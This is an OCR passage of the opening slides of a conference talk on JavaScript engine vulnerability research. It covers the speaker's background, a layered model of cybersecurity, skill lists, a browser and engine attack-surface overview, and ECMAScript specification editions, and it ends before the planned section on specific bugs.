



JavaScript Engines Vulnerability Research


State of the Art

Alisa Esage
Zero Day Engineering LLC
HITB x PHDays 2024, Bangkok

About me

- Independent vulnerability researcher & hacker, Google Microsoft Mozilla Oracle Apple …
- Creator, Zero Day Engineering Training & Consulting (https://zerodayengineering.com)
- Winner, Pwn2Own ‘21
- Author, Phrack ‘14
- Student, Physics
- Research: anything deep or complex enough
- Local resident 😎





https://youtu.be/1bjekpgZCgU

Plan


10/10/10

1. My Cybersecurity paradigm
2. Big picture - JavaScript Engines (JSE)
3. Deep dive - bugs

Part 1

Big picture: Cybersecurity


My Cybersecurity model



Rectangles represent sets of knowledge and skill = specializations, broadly.


Webinar recording with deep dive into this: DM @zerodaytraining for link

Key points




- Defensive and Offensive fields share a common core of knowledge and skills

Key points



- Defensive and Offensive fields share a common core of knowledge and skills
- Vulnerability is at the core of every sub field


Cybersecurity: Foundational View
System Layers
Business Model / Legislation
Operation Management / Criminal Investigation
Infrastructure / Perimeter Defense
Payload / Endpoint Protection
Exploit / Mitigation
Vuln / Patch
Take it out?

Zoom in: Vulnerability & Exploits


Universal knowledge & skills

- Operating Systems
- Fuzzing
- Reverse Engineering
- Low-level Debugging
- CPU Architecture
- Hardware Theory & Practice
- Vulnerability Theory
- Exploit Development


Specialized knowledge & skills

- Browsers
  - Chrome
    - System internals
    - Bug patterns
    - Exploit primitives
    - Target Debugging & RE
  - Firefox
  - Edge
- Hypervisors
  - VMware
  - VirtualBox
  - …
- …

Zoom in: Browsers



Zoom in: Browsers




Part 2

Big Picture: JavaScript Engines

Browser + JSE attack surface (remote)

Browser

- DOM (**D**ocument **O**bject **M**odel)
- HTML parsing
- Network protocols
  - HTTP/2, JSON, …
- File formats
  - Graphics
  - Audio
  - PDF
  - XML …
- JavaScript engine
- Sandbox (EoP)
- OS bindings



JavaScript engine

- Parser
- Analyzers
- Interpreter
- Lowering (non-optimizing compilation)
- Optimization
- Garbage collection
- Builtins/globals
- DOM interfaces
- OS interfaces
- Backend + API (Intl, WebGL, etc.)
- **WebAssembly**

JSE theory

Industry association for standardizing information and communication systems

ecma INTERNATIONAL

Back to the list

ECMA-262

ECMAScript® 2022 language

13th edition, June 2022

Industry association for standardizing information and communication systems

ecma INTERNATIONAL


About Ecma

Classification

Category	Software engineering and interfaces
Subcategory	ECMAScript®
Technical Committee	TC39

Online Archives


- ECMA-262 5.1 edition, June 2011
- ECMA-262, 6th edition, June 2015
- ECMA-262, 7th edition, June 2016
- ECMA-262, 8th edition, June 2017
- ECMA-262, 9th edition, June 2018
- ECMA-262, 10th edition, June 2019
- ECMA-262, 11th edition, June 2020
- ECMA-262, 12th edition, June 2021



ECMAScript specification

